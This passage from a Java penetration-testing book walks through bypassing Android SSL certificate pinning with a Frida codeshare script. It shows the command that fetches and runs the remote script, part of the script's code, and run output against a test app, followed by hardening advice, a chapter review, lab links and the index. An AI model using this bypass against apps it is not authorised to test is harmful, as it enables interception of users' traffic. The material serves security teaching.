
Uploaded by: @akabe1

Another Android ssl certificate pinning bypass script for various methods (https://gist.github.com/akabe1/5632cbc1cd49f0237cbd0a93bc8e4452)

***Figure 17.13:** Frida code share*

   The **Universal Android SSL Pinning Bypass with Frida** is the most popular.

4. Click on the link, and we are taken to the page with the script and the command to run the script without downloading it. Refer to the following figure:



Project: Universal Android SSL Pinning Bypass with Frida


Try this code out now by running

```
$ frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -f YOUR_BINARY
```

```
/*
   Android SSL Re-pinning frida script v0.2 030417-pier

   $ adb push burpca-cert-der.crt /data/local/tmp/cert-der.crt
   $ frida -U -f it.app.mobile -l frida-android-repinning.js --no-pause

   https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/

   UPDATE 20191605: Fixed undeclared var. Thanks to @oleavr and @ehsanpc9999 !
*/

setTimeout(function(){
    Java.perform(function (){
        console.log("");
        console.log("[.] Cert Pinning Bypass/Re-Pinning");

        var CertificateFactory = Java.use("java.security.cert.CertificateFactory");
        var FileInputStream = Java.use("java.io.FileInputStream");
        var BufferedInputStream = Java.use("java.io.BufferedInputStream");
        var X509Certificate = Java.use("java.security.cert.X509Certificate");
        var KeyStore = Java.use("java.security.KeyStore");
        var TrustManagerFactory = Java.use("javax.net.ssl.TrustManagerFactory");
        var SSLContext = Java.use("javax.net.ssl.SSLContext");

        // Load CAs from an InputStream
        console.log("[+] Loading our CA...")
        var cf = CertificateFactory.getInstance("X.509");

        try {
            var fileInputStream = FileInputStream.$new("/data/local/tmp/cert-der.crt");
        }
        catch(err) {
            console.log("[o] " + err);
        }
```

Figure 17.14: SSL pinning bypass code

5. Copy the command: **`frida --codeshare pcipolloni/universal-android-SSL-pinning-bypass-with-frida -f YOUR_BINARY`**.
6. All we need is the binary name to run this. We get that from Frida-ps. The list is pids with binary names.
7. Now, we can run Frida and bypass the SSL pinning on an application, as shown in the following figure:



```
[kali@kali ~]$ frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida
 -f com.securitymagick.sslpinning

 ____
/ _  | Frida 16.0.8 - A world-class dynamic instrumentation toolkit
| (_| |
>  _  | Commands:
/_/ |_| help -> Displays the help system
. . . . object? -> Display information about 'object'
. . . . exit/quit -> Exit
. . . .
. . . . More info at https://frida.re/docs/home/
. . . .
. . . . Connected to Android Emulator 5554 (id=emulator-5554)
Spawned .com.securitymagick.sslpinning Resuming main thread!
[Android Emulator 5554::com.securitymagick.sslpinning]->
```

Figure 17.15: Running Frida

There are multiple ways to implement SSL pinning; this script may only work for some. If the first one does not work, search Frida codeshare for different scripts to try.

Hardening SSL pinning

SSL pinning is a security measure that clients can apply to enhance the security of their apps. However, it is essential to note that SSL pinning is a client-side control, which means that a reverse engineer will always be able to bypass it with enough time and skills. Additional security controls might be required to make it harder for attackers to bypass SSL pinning. For example, root detection, dynamic instrumentation detection, or APK manipulation can help make it more challenging for attackers to bypass SSL pinning.

Conclusion

In conclusion, this chapter has explored the details underpinning modern mobile development. With the ability to proxy network traffic, find API endpoints, and conduct thorough API endpoint testing, readers can now navigate the complex network landscape of Android applications with confidence and precision. As we wrap up this book, let us review what we have learned and then look at resources that we can use to continue our journey in Java Application penetration testing and secure development and coding.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

Appendix

Review

In the previous chapters, we learned about Java security, secure coding, and penetration testing. *Chapter 1* provides an overview of penetration testing and the different types of testing. It also discusses the OWASP Top 10, a standard for web application security risks, and the principles of secure coding and design.

Chapter 2 focuses on reconnaissance and mapping techniques for Java-based web applications. It also provides detailed insights into identifying technologies, discovering hidden content, and using various tools. Additionally, it discusses the significance of OSINT, social media, and search engine hacking in gathering valuable information for the testing process. It emphasizes the importance of collecting data through reconnaissance techniques to build a solid foundation for further penetration testing. *Chapter 3* discusses Burp Suite and OWASP Zap, the two most commonly used web application proxies, and walks through their basic configurations.

Chapter 4 covers SQL injection, where malicious users fool an application into executing an unintended query. Injection points can be found by manually testing them with special characters. When found, the entire DB can be read/modified. Secure coding advice is given to avoid SQL injection. The chapter also describes preventing XSS attacks through encoding and validation. It touches on command injection and how to test for it.

Chapters 5 to 8 of the book cover various web application security topics. *Chapter 5* deals with discovering vulnerabilities caused by misconfiguration or the use of default values. *Chapter 6* focuses on exploiting **cross-origin requests** (**CORS**) and provides secure coding guidance for client-side issues. *Chapter 7* explores the world of DOS attack vectors and offers techniques for testing for DOS safely. Next, *Chapter 8* discusses executing business logic vulnerabilities, providing step-by-step testing examples and secure code guidelines to recognize and address these vulnerabilities.

Chapter 9 discusses authentication protocols, focusing on common vulnerabilities and attack vectors. The topics include username enumeration and vulnerabilities in login, logout, forgot password, and change password functionality. It discusses brute force attacks, including their exploitation and testing techniques. The chapter also outlines steps to identify correct and incorrect password guesses, such as analyzing HTTP responses and creating custom wordlists using tools like cewl.

Chapter 10 explains cookie-based sessions and vulnerabilities like guessable session IDs, session fixation, session hijacking, and JSON Web Token vulnerabilities. This chapter also emphasizes the importance of secure session management, discussing security measures like secure cookie flags and the HTTPOnly cookie flag. The comprehensive testing protocol outlined includes verifying cookie flags, testing session ID generation and removal during login and logout, server-side invalidation, and assessing the entropy and integrity of session token values.

In Chapter 11, "Authorization Practices," standard authorization testing is discussed, including missing function-level access control, **insecure direct object reference** (**IDOR**), privilege escalation, and **cross-site request forgery** (**CSRF**). This chapter emphasizes manual and automated testing methods to uncover vulnerabilities. It provides testing examples for IDOR and privilege escalation, including tool examples using Burp Suite’s Site Map Tool and the Autorize extension.

Chapters 12, 13, and 14 in the book discuss advanced Java vulnerabilities involving serialization, **Remote Method Invocation** (**RMI**), and **Java Native Interface** (**JNI**), respectively. These chapters provide practical examples, coding guidance, and secure coding practices to help readers understand, find, and mitigate these vulnerabilities. The topics covered include serialization basics, manual exploitation, external server exploits, memory corruption, and more.

Chapters 15-17 of this guide explore Java Android application security. *Chapter 15* covers static analysis, including tools for decompiling APK files and using MobSF. *Chapter 16* covers dynamic analysis and manual vulnerability exploitation using tools like MobSF and Frida. *Chapter 17* guides network analysis, covering proxying network traffic, finding API endpoints, API endpoint testing, and certificate pinning. It provides step-by-step instructions for each technique.

If you would like to practice more of the techniques in this book and learn new ones, some good places to start are with free online labs that allow practical experience:

- **Burp Suite Web Academy**: **https://portswigger.net/web-security**

  The web academy provided by Burp Suite is a practice for portswigger's very reasonably priced certification. All of the labs are web application vulnerability-related, and when you start one, you get your own instance of the lab to experiment and figure out. All you need to connect to the instance is the URL provided by portswigger. The only tool you need is Burp Suite.

- **Try hack me free rooms of interest**: *Try hack me* is a subscription service with some content that is available for free. They have an easy-to-use platform for beginners, allowing a VPN connection to your instance of the room. They also have an attack box that you can use to reach your instance so that you do not have to install your own tools. The following rooms are web application-related and good for beginners.
- **https://tryhackme.com/room/walkinganapplication**
- **https://tryhackme.com/room/sqlilab**
- **https://tryhackme.com/r/room/owasptop102021**
- **https://tryhackme.com/r/room/burpsuitebasics**
- **https://tryhackme.com/room/androidhacking101**

- **https://tryhackme.com/room/owasptop10**

Index

Symbols

<!DOCTYPE> 84
<!ELEMENT> 84
<marquee> 71
<plaintext> 71
<script> 215
<ScRipT> 73

A

ADC, commands 333
Alternate Views 103
Android 312
Android Debug Bridge (ADB) 333-335
Android Emulator, setting up 328-332
Android, fundamentals
  Activities 313
  AndroidManifest.XML 313
  Broadcast Receiver 314
  Deep Links 314
  Intents 313
  Permissions 314
  Services 315
  WebViews 315, 316
APIs, types
  Rest APIs 361, 362
  SOAP APIs 362, 363
API Testing 353
API Testing, architecture 358-361
API Testing, aspects
  API Definition, files 355
  Endpoints 354
API Testing, procedure 356, 357
APK File 316
APK File, section
  APKTOOL 317, 318
  DEX2JAR 318
Arbitrary File Uploads 152
Arbitrary File Uploads, exploitation 153-161

Arbitrary File Uploads, guidelines 161, 162
Arbitrary File Uploads, ways 152
Authorization 222
Authorization, fundamental 222, 223
Authorization, methods 223

B

Billion Laughs Attack 147, 148
Black Box Testing 12
Black Box Testing, characteristics
  emphasis, outcomes 13
  less time, consuming 13
  No Prior, information 13
  realistic, assessment 13
  real-world, simulating 13
  user perspective 13
  wide array 13
Brute Force Attacks 172
Brute Force Attacks, exploitation 172-179
Brute Force Attacks, guidelines 179
Burp Extensions, installing 93, 94
Burp Suite 34
Burp Suite fuzzing 62, 63
Burp Suite, installing 34-36
Burp Suite, process 38-40
Burp Suite, setting up 36-38
Burp Suite, uses 40-47
Business-Specific Rules 165
Business-Specific Rules, architecture 165-168
Business-Specific Rules, remediation 168

C

Change Password 197
Change Password Procedures, testing 198
Client-Side Code 116
Client-Side Code, guidelines 127, 128
Client-Side Code, points
  Bypassing 121-123
  Secrets 116
  Secure Code, guidance 123, 124
Client-Side Storage, mechanisms
  LocalStorage 124
  SessionStorage 124
Command Injection 82, 83
Command Injection, characters 83
CORS 128
CORS, architectures 128, 129

CORS, exploitation 130-132
CORS, fundamentals 129, 130
CORS, guidelines 132, 133
CSRF 246
CSRF, architecture 246, 247
CSRF, testing 246
CSRF, vulnerabilities
  Cookie Defense 251
  Encrypted Token Pattern 251
  Synchronizer Token 251
CSRF With Burp Suite, optimizing 247-250

D

Databases/Log Files, filling 142
Debug Views 113
Default Component, configuring 113, 114
Deserialization 256
Deserialization, architecture 257-260
Deserialization, guidance 273-275
Deserialization, vulnerabilities 260-262
Deserialization With Burp Suite, preventing 267-272
Deserialization With Metasploit, optimizing 272, 273
DEX2JAR, points
  JADX-GUI 320
  JD-GUI 319
Document Type Definitions (DTDs) 84, 85
DoS Attacks 136, 137
DoS Attacks, code guidance 142
DoS Attacks, steps 137-142
Dynamic Analysis 343

E

Extensible Markup Language (XML) 146

F

FooBar 257
Forced Browse 50
Forgot Password 190
Forgot Password, assumptions 195
Forgot Password, vulnerabilities
  Password, implementing 191-197
  Secure Code Advice 197
  Testing 190, 191
Frida 344, 345
Frida, instructions 345, 346
Frida, uses 345

Functional Analysis 31

G
Google Hacking 25
Google Hacking, queries 26
Google Hacking, sources
  Bing 25
  Google 25
Grey Box Testing 15
Grey Box Testing, characteristics
  approach, balancing 16
  efficiency, enhancing 16
  focused, testing 16
  partial, knowledge 16
  perspective, insights 16
  realistic, assessment 16
  risk, prioritizing 16
  vulnerabilities, identifying 16
Guessable Session IDs 201
Guessable Session IDs, optimizing 202
Guessable Session IDs, steps 203-208

I
IDOR 232, 233
IDOR, guidance 242, 243
IDOR, testing 233-238
IDOR With Burp Intruder, enumerating 238-241
innerHTML 77
Input Validation 169
Input Validation, factors
  character set 169
  data types 169
  duplicates 169
  Legal Value (Enum) 169
  Min/Max Length 169
  Null 169
  Numeric, range 169
  parameter, requiring 169
  specific patterns 169

J
JADX-GUI 320, 321
Java 256
Java Deserialization Scanner 267
Java Native Interface (JNI) 296
JavaScript Library 100

JavaScript Library, utilizing 100-102
JavaScript Library, ways 100
JD-GUI 319
JD-GUI, steps 319, 320
JMX 289-291
JNI, architecture 296-299
JNI, implementing 308, 309
JNI, vulnerabilities
  Buffer Overflows 299-302
  Format String 303-307
JSON Web Tokens (JWTs) 217
JWTs, architecture 218, 219
JWTs, best practices 219, 220
JWTs, creating steps 218
JWTs, verification steps 218

K

Known Vulnerable Components (KVC) 90
KVC, optimizing 91-93
KVC, phase
  Exploit-DB 90
  Vulners 90
KVC, points
  Burp Extensions 93
  Constant, dependencies 97
  Exploitation 96, 97

L

LocalStorage/SessionStorage, comparing 125, 126
Login Functionality 187
Login Functionality, vulnerabilities
  Bypass/SQL Injection, comparing 188, 189
  Secure Code Advice 190
  Testing 187, 188
Logout Functionality, vulnerabilities 190
Long Queries/Wildcard Search 143
Long Queries/Wildcard Search, remediations 145, 146
Long Queries/Wildcard Search, ways 143-145

M

Manual Analysis 322-324
Manual Dynamic Analysis 343
Manual Dynamic Analysis, ways 343, 344
Mapping 27
Mapping, functionalities
  Hidden Content, discovering 29, 30

  HTTP Request/Response Baseline 29
  technologies, identifying 27, 28
MFLAC 224
MFLAC, addressing 232
MFLAC, features
  Authorize Extension 230-232
  Site Map Tool 224-229
Mobile Security Framework (MobSF) 324
MobSF, architecture 324-326

N

National Vulnerability Database (NVD) 97

O

OSINT Harvesting 22
OSINT Harvesting, methods
  Breach Analysis 23
  Contact Harvesting 22, 23
OSINT Harvesting, sources
  forum, analyzing 25
  job, postings 24
  technology, enumerators 24
OWASP 2
OWASP, initiatives
  application, security 5
  cheat sheets 4
  documentation, guidelines 5
  educational, resources 4
  engagement, community 5
  guides, testing 4
  project, initiatives 4
  web application security, testing 4
OWASP Mobile, challenges
  Authentication/Authorization 337
  improper credential 335, 336
  inadequate privacy, controlling 339
  insecure, communicating 338
  insecure data, storage 342
  insufficient binary, protections 340
  insufficient, cryptography 342
  in sufficient input/output, validating 338
  security, misconfiguring 340
  supply chain vulnerabilities 336
OWASP, vulnerabilities 2-4
OWASP ZAP 47-51

P

Penetration Testing 9
Penetration Testing, methods
  Exploitation 10
  iteration, reporting 10, 11
  Mapping 10
  Reconnaissance 10
  Vulnerability, discovery 10
Penetration Testing, tools
  custom, scripts 12
  exploit 11
  Port Scanners 11
  Proof-of-Concept (PoC) 12
  scanners, vulnerability 11
  Web Proxies 11
Privilege Escalation 243, 244
Privilege Escalation, architecture 244, 245
Privilege Escalation, tips 245
Proxying 350
Proxying, steps 350-353

R

Reconnaissance 18
Reconnaissance, aspects
  OSINT, harvesting 19
  search engine, hacking 19
  targets, validating 19
Reconnaissance, essential
  Google Hacking 25-27
  OSINT Harvesting 22
  target, validating 19
Reconnaissance, list
  code snippets, collecting 18
  employees lists, compiling 18
  information, uncovering 18
  password information, identifying 18
  targets, selecting 18
  technologies, configuring 18
  trust relationship, exploring 18
Remote Method Guesser (RMG) 284-287
Remote Method Invocation (RMI) 278
RMI Enumeration 283, 284
RMI, guidance 294
RMI, vulnerability
  Java, configuring 278-281
  Manual Exploitation 281-283
RMI With RMG, exploitation 287-289

S

SDLC, phases
  deployment 6
  design 5
  development 6
  maintenance 6
  requirements 5
  testing 6
Secrets, configuring steps 116-120
Secure Code, tools
  GitLeaks 123
  GitleaksJS 124
  TruffleHog 123
Secure Coding 7
Secure Coding, guidelines 7-9
Secure Design 6
Secure Design, principles 6, 7
Secure Software Development Lifecycle (SDLC) 5
Sequential Process 162, 163
Sequential Process, flows 165
Sequential Process, steps 163-165
Sequential Process, testing 163
Serialization 256
Server-Side Request Forgery (SSRF) 251, 252
Session Fixation 208, 209
Session Fixation, steps 209-212
Session Fixation, testing 209
Session Hijacking 212
Session Hijacking, Exploitation 212-216
Session Management 200
Session Management, guidelines 201
Session Management, key steps 200, 201
Simple Manual, testing 55-59
Snyk 98
Snyk, containers 99
Snyk, steps 98, 99
Software Vulnerability Scanner 102
Software Vulnerability Scanner, steps 103
SQL Injection 54
SQL Injection, characters 55
SQL Injection, extracting 60-62
SQL Injection, practices 68-70
SQL Injection, techniques 54, 55
SQL Injection, tools
  Burp Suite Fuzzing 62-66
  SQLMAP 66-68
SQL Injection/User Agent, comparing 108-113
SQLMAP 66-68

SSL Pinning 363
SSL Pinning, methods 364
SSL Pinning, steps 364-366
SSRF Bypass, techniques 252
SSRFs 291, 292
SSRFs/RMI, optimizing 292, 293
SSRF, steps 252
SSRF, vulnerabilities 253
Static Analysis 322
Synchronizer Token 251
Synchronizer Token, characteristics 251

U

user() 55
User Agents 104
User Agents, switching steps 104, 105
User-Agent Switcher Extension 105-108
Username Enumeration 179
Username Enumeration, architecture 180
Username Enumeration, testing 180, 181
Username Enumeration, vulnerabilities 182
User Registration 182
User Registration, architecture 184-186
User Registration, vulnerabilities
  Mass Assignment 183, 184
  Secure, coding 186, 187
  Testing 182, 183

W

White Box Testing 13, 14
White Box Testing, characteristics
  code quality, improving 15
  code, reviewing 14
  comprehensive, assessment 15
  in-depth, analyzing 14
  internal details, accessing 14
  internal logic, focus 14
  precise, targeting 15
  root, causes 14
WHOIS 19
WHOIS, commands
  Dig 20
  Dig -t AXFR host @NS 21
  dig -t NS host +short 21
  Host 21
  nslookup 21

X

XML 83, 84
XML, actions
  adjust, testing 150
  cease, testing 149
  clarify, apologize 150
  documents 149
  incident, learning 149
  IT/DevOps, communicating 149
  notify, stakeholders 149
  recommendation 149
  revert, changing 149
  rules, reviewing 149
XML, guidelines 149
XML Path Language (XPath) 85, 86
XPath, queries 85
XSS 70, 71
XSS, categories
  DOM Cross-Site 76-78
  Two Store Cross-Site 71-76
XSS, concexts 80, 81
XSS, elements
  functions, utilizing 82
  Java, configuring 81, 82
  JSP, optimizing 81
XSS With Cookie, stealing 78-80
XXE 146
XXE, exploitation 146, 147
XXE, impact 146

Y

Ysoserial, optimizing 262-267